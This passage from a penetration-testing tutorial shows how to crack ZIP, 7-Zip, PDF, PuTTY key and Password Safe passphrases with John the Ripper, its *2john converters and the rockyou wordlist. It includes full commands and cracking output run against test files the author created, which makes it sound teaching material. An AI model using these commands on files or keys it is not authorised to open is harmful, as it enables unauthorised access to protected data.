
This will compress and encrypt our file.txt into a file.zip. So, when you will try to open the file, you will be greeted by the following prompt.



Now John cannot directly crack this key, first we will have to change it format, which can be done using a john utility called “zip2john”.

Syntax: zip2john [location of key]

```
1 | zip2john file.zip > crack.txt
```



Now let's use John the Ripper to crack this hash.

```
1 | john --wordlist=/usr/share/wordlists/rockyou.txt crack.txt
```

Great! We have successfully cracked the passphrase used to create the key to be “654321”

```
pavan@kali:~$ john --wordlist=/usr/share/wordlists/rockyou.txt
crack.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP)
Press 'q' or Ctrl-C to abort, almost any other key for status
654321 (file.zip)
lg 0:00:00:00 DONE (2018-06-06 21:33) 1.754g/s 35.08p/s 35.08c
/s 35.08C/s 654321..qwerty
Use the "--show" option to display all of the cracked password
```

Cracking the 7-Zip Password Hash


John the Ripper can crack the 7-Zip file passwords. To test the cracking of the password, first let's create a compressed encrypted 7z file.

7z a -mhe file.7z file.txt -p"password"

```
pavan@kali:~$ 7z a -mhe file.7z file.txt -p"password"
7-Zip [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 201
05-21
p7zip Version 16.02 (locale=en_IN,Utf16=on,HugeFiles=on,64 b
s,2 CPUs Intel(R) Pentium(R) CPU G2020 @ 2.90GHz (306A9),ASM
Scanning the drive:
1 file, 18 bytes (1 KiB)
Creating archive: file.7z
```

- a = Add files to archive
- m = Set compression Method
- h = Calculate hash values for files
- e = Encrypt file
- p = set Password


This will compress and encrypt our file.txt into a file.7z. So, when you will try to open the file, you will be greeted by the following prompt.



Now John cannot directly crack this key, first we will have to change it format, which can be done using a john utility called "7z2john". This is not inbuilt utility, It can be downloaded from here.

Syntax: zip2john [location of key]

```
1 | python 7z2john.py file.7z > crack.txt
```



Now let's use John the Ripper to crack this hash.


```
1 | john -wordlist=/usr/share/wordlists/rockyou.txt crack.txt
```

Great! We have successfully cracked the passphrase used to create the key to be “password”

```
pavan@kali:~$ john --wordlist=/usr/share/wordlists/rockyou.txt
crack.txt
Using default input encoding: UTF-8
Loaded 1 password hash (7z, 7-Zip [SHA256 AES 32/64])
Note: This format may emit false positives, so it will keep tr
ying even after
finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for status
password (file.7z)
lg 0:00:00:08 0.00% (ETA: 2018-06-16 12:26) 0.1114g/s 19.17p/s
```

Cracking the PDF Password Hash


John the Ripper can crack the PDF file passwords. You can encrypt your pdf online by using this website. This will compress and encrypt our pdf into a password protected file.pdf. So, when you will try to open the file, you will be greeted by the following prompt.



Now John cannot directly crack this key, first we will have to change it format, which can be done using a john utility called “pdf2john”. This is not inbuilt utility, it can be downloaded from here.

Syntax: pdf2john [location of key]


```
1 | python pdf2john.py file.pdf > crack.txt
```



Now let's use John the Ripper to crack this hash.

```
1 | john -w=/usr/share/wordlists/rockyou.txt crack.txt
```


Great! We have successfully cracked the passphrase used to create the key to be "password123".

A terminal window screenshot showing the execution of John the Ripper. The command is 'john --wordlist=/usr/share/wordlists/rockyou.txt crack.txt'. The output shows it loaded 1 password hash (PDF [MD5 SHA2 RC4/AES 32/64]), and after a short time, it successfully cracked the password 'password123' for the file 'file.pdf'. The terminal text is as follows:


```
pavan@kali:~$ john --wordlist=/usr/share/wordlists/rockyou.txt
crack.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PDF [MD5 SHA2 RC4/AES 32/64])
Press 'q' or Ctrl-C to abort, almost any other key for status
password123 (file.pdf)
1g 0:00:00:00 DONE (2018-06-06 22:57) 3.333g/s 4613p/s 4613c/s
4613C/s password123
Use the "--show" option to display all of the cracked password
s reliably
```

Cracking the PuTTY Password Hash

John the Ripper can crack the PuTTY private key which is created in RSA Encryption. To test the cracking of the private key, first we will have to create a set of new private keys. To do this we will use a utility that comes with PuTTY, called "PuTTY Key Generator".



Click on “Generate”. After Generating the key, we get a window where we will input the key passphrase as shown in the screenshot.



After entering the passphrase, click on Save private key to get a private key in the form of a .ppk file

After generating transfer this .ppk file to Kali Linux.

Now John cannot directly crack this key, first we will have to change it format, which can be done using a john utility called “putty2john”.

Syntax: putty2john [location of key]


```
1 | putty2john file.ppk > crack.txt
```



You can see that we converted the key to a crack able hash and then entered it into a text file named crack.txt.

Now let's use John the Ripper to crack this hash.

```
1 | john -w=/usr/share/wordlists/rockyou.txt id_rsa.txt
```

Great! We have successfully cracked the passphrase used to create the private PuTTY key to be "password".

```
root@kali:~# john -w=/usr/share/wordlists/rockyou.txt crack.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PuTTY, Private Key [SHA1/AES 32/64])
Press 'q' or Ctrl-C to abort, almost any other key for status
password (file)
lg 0:00:00:00 DONE (2018-06-07 02:16) 50.00g/s 200.0p/s 200.0c/s
rd
Use the "--show" option to display all of the cracked passwords
Session completed
```


Cracking the "Password Safe" Password Hash

John the Ripper can crack the Password Safe Software's key. To test the cracking of the key, first we will have to create a set of new keys. To do this we will install the Password Safe

Software on our Windows 10 System.



To get a new key, Click on “New”



In this prompt, check the Show Combination Box. After that Enter the Passphrase you want to use to generate the key. This will generate a .psafe3 file.

After generating transfer this .safe3 file to Kali Linux.

Now John cannot directly crack this key, first we will have to change it format, which can be done using a john utility called “pwsafe2john”.

Syntax: pwsafe2john [location of key]

```
1 | pwsafe2john ignite.psafe3 > crack.txt
```



You can see that we converted the key to a crack able hash and then entered it into a text file named crack.txt.

Now let's use John the Ripper to crack this hash.

```
1 | john -w=/usr/share/wordlists/rockyou.txt crack.txt
```

Great! We have successfully cracked the passphrase used to create the private pwsafe key to be “password123”

```
root@kali:~# john -w=/usr/share/wordlists/rockyou.txt crack.txt
Using default input encoding: UTF-8
Loaded 1 password hash (pwsafe, Password Safe [SHA256 128/128 AVX
Press 'q' or Ctrl-C to abort, almost any other key for status
password123      (ignite)
lg 0:00:00:00 DONE (2018-06-07 02:14) 3.225g/s 4464p/s 4464c/s 446
password123
Use the "--show" option to display all of the cracked passwords re
Session completed
```

Author: Pavandeep Singh is a Technical Writer, Researcher and Penetration Tester
[Contact here](#)

← **OLDER POSTS**